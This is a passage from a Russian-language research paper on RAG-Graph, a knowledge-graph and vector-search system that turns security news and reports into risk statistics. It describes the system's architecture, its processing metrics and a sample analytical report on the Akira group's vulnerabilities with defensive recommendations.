2) запуск алгоритма Лейдена. Алгоритм проходит по графу и формирует сообщества, оптимизируя модульность — показатель того, насколько хорошо граф разделён на плотные внутренние группы,

3) анализ полученных кластеров. Кластеры интерпретируются аналитически, становятся основой для прогнозирования рисков, определения зон повышенной активности атакующих, построения отчётов и формирования контекстов для RAG-модели.

Таким образом, формирование графа знаний и применение алгоритма Лейдена создают структурную основу всей системы, позволяя превращать набор разрозненных текстов в логическую, аналитически полезную модель предметной области.

3. Архитектура RAG-Graph в контексте обеспечения информационной безопасности

Архитектура системы построена на принципах разделения ответственности между модулями извлечения знаний (Ingestion Pipeline) и модулем восстановления и генерации контекста (Retrieval & Generation). Такое двухуровневое проектирование позволяет одновременно обеспечивать высокое качество структурного анализа входящих данных и стабильную генерацию ответов, учитывающих как локальные семантические признаки, так и глобальные причинно-следственные зависимости внутри предметной области информационной безопасности.

В качестве инфраструктурной основы используется микросервисный подход, где каждый сервис отвечает за строго определённый этап обработки данных [22]. Данные распределены между тремя специализированными хранилищами: Neo4j (граф знаний), Qdrant (векторная БД), PostgreSQL (источники и текстовые чанк-фрагменты) [12, 23], что обеспечивает масштабируемость, отказоустойчивость и возможность независимой оптимизации каждого компонента.

3.1. Общая структура архитектуры

RAG-Graph состоит из двух ключевых подсистем:

1. Ingestion Service — обеспечивает анализ входящих документов, извлечение сущностей и связей, дедупликацию и построение графовой структуры знаний.

2. Retrieval & Generation Service — реализует гибридный поиск релевантной информации, объединяя результаты поиска по векторным представлениям и выводы из графа знаний, после чего формирует итоговый контекст для LLM-модели.

Подсистемы развёрнуты как независимые микросервисы, взаимодействующие через внутренние API, что позволяет масштабировать ingestion-процесс отдельно от пользовательских запросов и обеспечивает стабильную работу при большой нагрузке.

3.2. Ingestion Pipeline

Ingestion-пайплайн (рис. 1) реализован в виде многослойной последовательности стадий, каждая из которых направлена на постепенное преобразование необработанного текста в структурированное представление знаний.



Рис. 1. Алгоритм работы Ingestion сервиса

Перед обработкой текст проходит этап нормализации: очистку от HTML-артефактов, выравнивание форматирования, устранение повторов и шумов. Затем применяется гибридный алгоритм chunking, который сочетает:

- семантическое разбиение (учёт смысловых границ и топики текста),
- ограничения по длине (для корректной работы моделей и оптимизации эмбеддинга).

Такой подход сохраняет содержательную целостность фрагментов и улучшает точность последующего извлечения сущностей и связей.

Для анализа чанков используется единая LLM-модель (gpt-oss:120b), что позволило

отказаться от набора специализированных NER/RE-моделей, недостаточно качественных для предметной области ИБ и мультиязычной среды. Модель извлекает:

- тип сущности,
- нормализованное имя,
- текстовое описание,
- связанные сущности и характер связи,
- вспомогательные признаки и метаданные.

Такой подход обеспечивает высокую полноту и способность корректно обрабатывать слабоструктурированные фрагменты новостных и аналитических данных.

Одной из ключевых задач является выявление повторяющихся сущностей, возникающих при обработке разных документов. Используется комбинированный алгоритм:

- нормализация имени сущности,
- вычисление MD5-хэша (для устойчивых типов, кроме CIA-метрик),
- построение эмбеддинга (nomic-embed-text),
- поиск ближайших кандидатов в Qdrant,
- проверка косинусного сходства (порог ≥ 0.9).

При совпадении сущность считается дубликатом и объединяется с существующей записью; иначе создаётся новая. Аналогично обрабатываются и связи. Такой механизм позволяет постепенно формировать консистентный граф знаний даже при обработке больших объёмов потока новостей и сообщений.

Пайплайн завершает batch-вставка в Neo4j и сохранение эмбеддингов в Qdrant. PostgreSQL используется как базовое хранилище исходных чанков и метаданных о документах.

Таким образом, Ingestion-процесс формирует тройную модель данных: текст — векторы — граф, где каждая форма используется своей частью архитектуры.

3.3. Retrieval & Generation Pipeline

Retrieval & Generation модуль генерирует конечный набор данных для последующего предоставления отчёта и соединяет два источника контекста (рис. 2):

- глобальный, основанный на поиске по эмбеддингам (Qdrant),
- локальный, основанный на анализе графа знаний (Neo4j).

Такое объединение позволяет компенсировать недостатки классического RAG, который работает только с текстовыми фрагментами и не учитывает логическую структуру предметной области.

Запрос пользователя проходит два параллельных пути:

1. извлечение "поверхностных" терминов (конкретные техники, уязвимости, группы);

2. извлечение "абстрактных" понятий (категории угроз, последствия).

Разделение увеличивает полноту поиска и позволяет охватывать как низкоуровневые факты, так и высокоуровневые концепты.

Для каждого набора ключевых слов строится embedding; затем выполняется поиск по Qdrant с динамическим определением K (зависит от плотности эмбеддингов в окрестности запроса). Из найденных результатов формируется глобальный контекст: фрагменты текста, конкретные факты и определения.

По ключевым сущностям и найденным embedding-кандидатам осуществляется расширение графа на глубину 1–2 (ego-network).

Результатом является локальный контекст, включающий:

- связанные кампании,
- последовательности атак,
- связи «группировка → техника → уязвимость → последствия»,
- структурные зависимости, не видимые в исходных документах.

Помимо прочего, было принято решение использовать LLM модель для задач дополнительной генерации запросов к графу знаний. Данный этап позволяет уточнять недостающие аспекты контекста, подстраиваясь под конкретный запрос конечного пользователя.

Такой формат обеспечивает стабильность генерации и снижает вероятность галлюцинаций модели за счёт отделения структурных знаний от текстовых.



Рис. 2. Алгоритм работы Retrieval & Generation сервиса

3.4. Микросервисная инфраструктура и взаимодействие компонентов

Архитектура системы развёрнута как набор независимых сервисов:

1) Parsing Service — сбор входящих данных (например, Telegram-каналы, текстовые отчёты и пр.);
2) Ingestion Service — нормализация, извлечение знаний, сохранение в БД;
3) Retrieval & Generation Service — обслуживает пользовательские запросы;

Хранилища:

4) PostgreSQL — документы и метаданные,
5) Qdrant — векторные представления сущностей, связей и чанков,
6) Neo4j — граф знаний, объединяющий все источники.

Межсервисное взаимодействие построено так, чтобы каждый сервис мог масштабироваться независимо. Ingestion работает пакетно и параллельно, что позволяет обрабатывать потоки данных в реальном времени. Retrieval стабилен при высокой нагрузке благодаря стратегии кэширования и разграничению уровней поиска.

3.5. Поток данных: от источника к ответу

Последовательность обработки данных Ingestion сервисом представлена следующими последовательными шагами.

1. Документ поступает в Parsing Service.
2. Ingestion Service нормализует текст, разбивает на чанки, извлекает сущности и связи, выполняет дедупликацию.
3. Эмбеддинги сохраняются в Qdrant, структура — в Neo4j, текст — в PostgreSQL.

4. При поступлении пользовательского запроса Retrieval & Generation Service извлекает ключевые слова, выполняет локальный (векторный) и глобальный (графовый) поиск.

5. Оба вида контекста комбинируются в структурированном виде и подаются LLM.

6. Модель генерирует обоснованный ответ, учитывающий факты, связи и зависимости.

3.6. Значимость архитектуры для анализа угроз

Представленная архитектура сочетает гибкость RAG-подхода и формальную строгость графового моделирования, что обеспечивает высокую точность в задачах:

- выявления скрытых зависимостей между событиями,
- сопоставления группировок, техник и последствий,
- обобщения слабоструктурированных новостных данных,
- построения объяснимых отчётов по рискам.

Использование единой LLM как для ingestion, так и для retrieval гарантирует согласованность терминологии и стабильность извлекаемых структур, а графовая дедупликация создаёт устойчивую базу знаний, развивающуюся по мере поступления новых данных.

4. Примеры прикладных задач, решаемых с помощью RAG-Graph

Архитектура RAG-Graph позволяет решать широкий спектр аналитических задач в области информационной безопасности, включая анализ угроз, формирование причинно-следственных цепочек атак, выявление активных киберпреступных группировок, а также подготовку данных для последующего расчёта рисков эксплуатации уязвимостей. Ниже представлены два ключевых сценария практического применения графа знаний и векторных представлений.

Помимо прочего стоит рассмотреть так же и оборудование, используемое в реализации системы. В качестве графического ускорителя (GPU) используется наиболее оптимальная модель для этих задач – NVIDIA H100 с 80 гигабайтами видеопамяти. Использование подобных ресурсов значительно ускоряет работу системы, а также существенно повышает точность предоставляемых ответов.

4.1. Обнаружение исходных данных для расчёта риска эксплуатации уязвимостей

Одним из важнейших результатов работы системы является автоматизированное извлечение и классификация данных, необходимых для проведения риск-анализа. Большая часть материалов в источниках информации по ИБ представляет собой слабоструктурированные отчёты и аналитики: новости, технические обзоры, сообщения об инцидентах, описания уязвимостей и кампаний APT-группировок [24, 25].

В качестве источников в текущей версии системы использованы следующие каналы:

- Positive Technologies (PT Research, PT Expert Analytics), Kaspersky, RST Report Hub и другие – технические детальные разборы уязвимостей и методов эксплуатации;
- БДУ ФСТЭК России – нормативно-аналитические публикации об уязвимостях и инцидентах;
- SecurityLab.ru, SecAtor и др. СМИ по ИБ – оперативные новости, содержащие упоминания CVE, описания атак, ИБ-инцидентов и группировок;
- Telegram-каналы по ИБ – оперативные данные, содержащие сведения об эксплойтах, вредоносных кампаниях, утечках, ботнет-активности.

Эти источники обладают важным свойством — высокой плотностью фактов, которые невозможно использовать в аналитике без структурирования. RAG-Graph устраняет эту проблему путём извлечения сущностей, семантического сопоставления и построения причинно-следственных связей.

После выполнения Ingestion-процесса все данные поступают в граф знаний Neo4j, где объединяются в единую модель предметной области: группировки – техники – уязвимости – последствия – инфраструктура – события и т.д. (рис. 3).

Это позволяет:

- выявлять связи между уязвимостью и техниками её эксплуатации (например, CAPEC-66 → CWE-89 → CVE-2024-XXXX → Data Breach),
- обнаруживать группировки, использовавшие конкретную уязвимость или технику (например, APT41 использует SQL injection/Privilege Escalation),
- агрегировать события, связанные с конкретным CVE, даже если информация разбросана по множеству статей,
- определять последствия эксплуатации (CIA Impact), упомянутые в реальных инцидентах.



Рис. 3. Визуализация графа знаний из Neo4j

4.1.1. Анализ векторных коллекций: семантическое группирование угроз

В системе используются две коллекции Qdrant:

- Коллекция текстовых чанков (содержит нормализованный фрагмент текста и embedding)
- Коллекция сущностей (embedding каждой сущности, полученной после дедупликации и сопутствующая метаинформация)

Эмбеддинги создаются моделью nomic-embed-text, оптимизированной для информационного поиска и кластеризации.

Qdrant предоставляет возможность визуализировать многомерные embeddings через UMAP/TSNE-проекции, что позволяет увидеть структуру данных до построения графа (рис. 4).

Эта визуализация крайне полезна для:

- выделения тематических кластеров (уязвимости, группировки, malware, инциденты), обнаружения плотных областей (часто упоминаемые CVE),
- анализа качества дедупликации сущностей,
- оценки тематической близости источников

Рис. 4. Проекция embeddings в выборке из 6000 сущностей

4.1.2. Метрики обработки данных и производительности системы

Для оценки практической применимости и вычислительной эффективности разработанной системы были собраны количественные метрики, характеризующие основные этапы обработки данных в Ingestion-пайплайне и графовом анализе. Измерения проводились в ходе обработки реальных источников информации по тематике информационной безопасности и отражают суммарные затраты времени на ключевые операции извлечения, нормализации и структурирования знаний. Основной целью анализа метрик являлась проверка масштабируемости системы и выявление потенциальных узких мест при увеличении объёма входных данных. В табл.3 приведены основные показатели производительности, зафиксированные в процессе работы системы.

Полученные значения подтверждают, что основная вычислительная нагрузка приходится на этапы генерации embedding и извлечения сущностей и связей с использованием LLM, что соответствует современным архитектурам нейросетевого анализа текстов. При этом использование пакетной обработки и параллельного исполнения позволяет эффективно масштабировать ingestion-процесс при росте количества источников.

Таблица 3

Метрики производительности Ingestion-процесса и графового анализа

Метрика	Описание	Значение
Среднее время обработки одного чанка	Полный цикл обработки текстового фрагмента, включая нормализацию, извлечение сущностей и сохранение	15 с
Время построения embedding чанка	Генерация векторного представления текстового фрагмента (nomic-embed-text)	0.3 с
Время NER/RE через LLM	Извлечение сущностей и семантических связей с использованием LLM	14 с
Время дедупликации сущностей и связей	Поиск ближайших эмбеддингов в Qdrant и вычисление косинусного сходства	0.4 с
Время пакетной вставки в Neo4j	Batch-вставка узлов и рёбер графа знаний	0.1 с
Время выполнения алгоритма Лейдена	Кластеризация графа знаний для выявления сообществ	15–30 мин
Общее количество обработанных чанков	Число текстовых фрагментов, прошедших полный Ingestion-пайплайн	8704
Общее количество извлечённых сущностей	Число уникальных узлов графа знаний после дедупликации	33,537
Общее количество извлечённых связей	Число рёбер графа знаний	88,792
Количество выявленных сообществ	Число кластеров, полученных алгоритмом Лейдена	1,457

Отдельного внимания заслуживает время выполнения алгоритма Лейдена, которое остаётся в допустимых пределах даже при увеличении размеров графа, что подтверждает целесообразность его применения для анализа структур киберугроз и выявления сообществ в реальных условиях эксплуатации системы. Процесс запуска алгоритма происходит принудительно, модератором системы, поэтому затраченное время не оказывает влияния на основной Ingestion алгоритм.

4.1.3 Подготовка данных для последующего риск-анализа

Одной из ключевых целей системы является обеспечение входных данных для расчёта эмпирических рисков эксплуатации уязвимостей. Для этого собирается статистика: упоминаний эксплуатаций, последствий, затронутых нарушений свойств информации (CIA), используемых техник,

- задействованных группировок, успешности атак.

Особое внимание уделяется сущности CIA_IMPACT, которая не проходит процедуру дедупликации. Это сделано по концептуальным причинам:

- каждое упоминание нарушения КЦД в источниках соответствует отдельному инциденту,
- дедупликация привела бы к потере информации о частоте,
- статистика используется при расчёте эмпирического нормализованного вектора риска К-Ц-Д.

Таким образом, по сущностям CIA_IMPACT система аккумулирует количество упоминаний нарушений конфиденциальности (K), целостности (C) и доступности (D) при реализации уязвимости. Эти данные передаются далее в модуль, реализующий методологию риск-анализа.

Исходя из этого, RAG-Graph выступает данным-ориентированным слоем, обеспечивающим объективную статистическую базу для последующего расчёта:

- логарифмически преобразованных значений,
- нормализованного вектора (K′, C′, D′),
- сравнительной оценки уязвимостей.

Фактически система формирует фундамент для перехода от декларативной модели CVSS к эмпирически подтверждённой модели реального риска.

4.2. Генерация аналитических отчётов и рекомендаций по управлению рисками информационной безопасности

Одной из прикладных задач, решаемых системой RAG-Graph, является автоматизированное формирование аналитических отчётов, ориентированных на поддержку принятия решений в области управления рисками информационной безопасности. В отличие от традиционных систем, ограниченных статическими оценками уязвимостей (например, CVSS), разработанный подход опирается на совокупность эмпирических данных, извлечённых из открытых источников, и их структурированное представление в графе знаний.

Система формирует отчёты, объединяющие результаты графового анализа, статистику нарушений свойств информации (КЦД), сведения о применяемых техниках атак и активности киберпреступных группировок. Это позволяет перейти от описания отдельных уязвимостей к анализу их реального контекста эксплуатации (рис. 5,6).

4.2.1. Структура аналитического отчёта

Генерируемый отчёт имеет иерархическую структуру и включает следующие ключевые разделы:

- обзор угрозы, содержащий агрегированную информацию о целевой группировке или классе уязвимостей;
- критические уязвимости, выявленные на основе статистики упоминаний, связей с техниками атак и группировками;
- анализ вектора КЦД, отражающий распределение последствий по конфиденциальности, целостности и доступности;
- рекомендации по управлению рисками, сформированные на основе графа знаний и выявленных причинно-следственных связей;
- визуализация ландшафта рисков, включающая графики и диаграммы (распределение ущерба, вероятность, динамика);
- сводную таблицу уязвимостей с количественными и качественными характеристиками;
- детализированный разбор отдельных CVE, включая описание, вероятность эксплуатации и последствия;
- использованные источники и релевантные фрагменты, обеспечивающие прозрачность и проверяемость выводов.

Завершая описание структуры аналитического отчёта, целесообразно рассмотреть его содержательное наполнение на конкретном примере использования системы. В качестве иллюстрации возможностей разработанного подхода далее анализируется отчёт, сформированный системой RAG-Graph в ответ на пользовательский запрос: ««Проведи анализ киберпреступной группировки Akira и предоставь подробный аналитический отчёт».

Данный запрос ориентирован на получение комплексной оценки угроз, связанных с деятельностью конкретной киберпреступной группировки, и включает анализ используемых уязвимостей, вероятности их эксплуатации, характера последствий, а также рекомендаций по снижению соответствующих рисков. Выбор группировки Akira обусловлен её активной деятельностью, наличием задокументированных инцидентов эксплуатации уязвимостей и достаточным объёмом доступных эмпирических данных в открытых источниках.

В последующих подразделах приводится детальный разбор результатов, полученных в рамках данного запроса, с акцентом на интерпретацию аналитических показателей, формируемых системой, и их практическую значимость для задач управления рисками информационной безопасности.

4.2.2. Обзор угрозы и выявленные критические уязвимости

В рамках выполнения запроса на анализ киберпреступной группировки Akira система RAG-Graph сформировала сводный обзор угрозы, основанный на данных графа знаний, включающего сведения об уязвимостях, техниках атак и зафиксированных последствиях эксплуатации. Анализ

проводился на основе шести уязвимостей (CVE), связанных с деятельностью данной группировки, выявленных в открытых источниках и внутреннем репозитории системы.

Сводные показатели анализа показывают, что в рассматриваемом наборе отсутствуют уязвимости с критическим уровнем риска, а средний интегральный риск-скор по всем CVE составляет 0.091, что соответствует низкому уровню. При этом среднее значение показателя EPSS, отражающего вероятность эксплуатации уязвимостей в реальной среде, составляет 0.306, тогда как средний показатель потенциального ущерба равен 0.560 и относится к среднему уровню. Данное соотношение указывает на характерную для группировки Akira модель угроз, при которой используются преимущественно уязвимости с умеренным эксплуатационным потенциалом, но способные приводить к значимым последствиям при целенаправленном применении.

Наибольший практический интерес представляет уязвимость CVE-2023-27532, отнесённая системой к среднему уровню риска. Для данной уязвимости зафиксирован максимальный риск-скор (0.3154) и высокий показатель EPSS (0.8104), что свидетельствует о её активной эксплуатации в реальной среде. Анализ вектора К–Ц–Д показывает, что последствия эксплуатации данной уязвимости в наибольшей степени затрагивают конфиденциальность (К = 0.81) и целостность данных (С = 0.73), при этом влияние на доступность выражено слабее (D = 0.33). Связь данной CVE с техникой удалённого выполнения кода указывает на её потенциальное использование на ранних этапах атаки, включая первоначальный доступ и закрепление в системе.

Остальные уязвимости, выявленные в ходе анализа, формально относятся к низкому уровню риска, однако демонстрируют различный характер угроз. Так, уязвимость CVE-2024-31839 характеризуется высоким значением EPSS (0.8019) при умеренном потенциальном ущербе, что указывает на вероятность её использования в атаках, ориентированных преимущественно на нарушение конфиденциальности без существенного воздействия на целостность и доступность. Аналогичный профиль наблюдается у CVE-2024-40766, для которой отмечено умеренное влияние на конфиденциальность при минимальном воздействии на остальные свойства информации.

Особое место в анализе занимает уязвимость CVE-2025-55234, для которой был зафиксирован крайне высокий показатель потенциального ущерба (0.9634) при низком интегральном риск-скоре. Анализ связей в графе знаний показывает, что данная уязвимость ассоциирована с возможностью реализации атак отказа в обслуживании, обхода контроля доступа и Zero-Click-сценариев. Вектор К–Ц–Д для данной CVE демонстрирует выраженные нарушения по всем трём измерениям, что делает её потенциально опасной в условиях целенаправленной эксплуатации, несмотря на низкую вероятность её массового использования.

Таким образом, проведённый обзор угрозы показывает, что деятельность группировки Akira характеризуется использованием ограниченного набора уязвимостей с различными профилями риска. Основной вклад в совокупный риск вносит одна уязвимость среднего уровня, обладающая высокой вероятностью эксплуатации, тогда как остальные CVE формируют фон потенциальных и латентных угроз. Это подчёркивает необходимость комплексного анализа, учитывающего не только формальные оценки критичности, но и эмпирические данные об эксплуатации и последствиях атак, что и реализуется в рамках подхода RAG-Graph.

4.2.3. Формирование рекомендаций на основе графа знаний

Работа механизма может быть проиллюстрирована на примере аналитического отчёта, сформированного системой в ответ на запрос по киберпреступной группировке Akura. В рамках анализа было выявлено шесть уязвимостей, ассоциированных с деятельностью данной группировки, при этом их распределение по уровням риска оказалось неравномерным: одна уязвимость

была отнесена к среднему уровню риска, остальные — к низкому.

Ключевым элементом приоритизации рекомендаций стала уязвимость CVE-2023-27532, для которой был зафиксирован наибольший риск-скор (0.3154), а также высокий показатель EPSS (0.8104), свидетельствующий о высокой вероятности эксплуатации в реальной среде. Дополнительным фактором послужил анализ вектора К–Ц–Д, показавший значительное влияние на конфиденциальность (К = 0.81) и целостность (С = 0.73). В графе знаний данная уязвимость связана с техникой удалённого выполнения кода, что типично для начальных этапов компрометации. В результате система автоматически приоритизировала рекомендации, направленные на немедленный патчинг данной уязвимости и устранение её эксплуатационных цепочек.

В то же время анализ уязвимости CVE-2025-55234 продемонстрировал иной характер риска. Несмотря на низкий интегральный риск-скор, потенциальный ущерб от её эксплуатации оказался крайне высоким (0.9634), а вектор К–Ц–Д показал выраженные нарушения по всем трём измерениям. Связи в графе знаний указывают на возможность реализации атак отказа в обслуживании, обхода контроля доступа и Zero-Click-сценариев. Это привело к формированию рекомендаций, ориентированных не на срочный патчинг, а на усиление мониторинга сетевого трафика, внедрение средств обнаружения атак и сегментацию инфраструктуры.

Для уязвимостей с низким уровнем риска, таких как CVE-2024-31839 и CVE-2024-40766, рекомендации носят превентивный характер. Несмотря на сравнительно низкие значения риск-скора, для одной из них был зафиксирован высокий показатель EPSS (0.8019), что указывает на потенциальную эксплуатацию в будущем. В данном случае система предлагает регулярный аудит, автоматизированное сканирование и включение данных уязвимостей в план планового управления патчами, а не экстренные меры реагирования.

Рекомендации в отчёте формируются не по шаблонному принципу, а на основе анализа графа знаний, который связывает уязвимости с техниками атак, средствами защиты и последствиями эксплуатации. В процессе генерации учитываются:

- частота упоминаний эксплуатации уязвимости;
- связи с конкретными группировками или кампаниями;
- типичные сценарии атак (по MITRE ATT&CK / CAPEC);
- зафиксированные нарушения КЦД;
- наличие и тип контрмер, связанных с аналогичными техниками.

Таким образом, рекомендации представляют собой **контекстно-зависимые компенсирующие меры**, приоритизированные с учётом вероятности и потенциального ущерба, а не формальный перечень общих советов.

4.2.3. Роль статистики КЦД в отчётах

Особенностью системы является использование статистики упоминаний нарушений свойств информации (КЦД) в качестве входных данных для анализа. Каждое зафиксированное упоминание нарушения конфиденциальности, целостности или доступности рассматривается как отдельный инцидент, что позволяет аккумулировать эмпирическую информацию о реальных последствиях атак.

Полученные значения используются:

- для построения вектора риска (К–С–D),
- для визуализации ландшафта рисков,
- для приоритизации уязвимостей,
- для обоснования рекомендаций по снижению риска.

Важно отметить, что на данном этапе в рамках статьи рассматривается именно подготовка и агрегация данных, тогда как формальные методы расчёта итоговых риск-метрик выносятся за рамки текущей работы и являются предметом дальнейших исследований.

4.2.4. Визуализация ландшафта рисков и аналитических показателей

Визуализация в системе RAG-Graph используется как средство аналитической интерпретации результатов, полученных в ходе анализа графа знаний. Основная цель визуализации заключается в наглядном

представлении взаимосвязей между вероятностью эксплуатации уязвимостей, потенциальным ущербом и характером последствий, а также в поддержке принятия решений при приоритизации мер защиты.

Одним из ключевых элементов визуализации является представление ландшафта рисков (рис. 5), в котором каждая уязвимость описывается набором количественных характеристик, включая интегральную оценку риска, вероятность эксплуатации (EPSS) и показатели потенциального ущерба. В рамках анализа группировки Akira уязвимости распределяются неравномерно: одна из них занимает область повышенного риска за счёт сочетания высокой вероятности эксплуатации и значимого ущерба, тогда как остальные сосредоточены в зоне низкого риска, характеризуясь либо низкой вероятностью эксплуатации, либо ограниченным практическим воздействием.

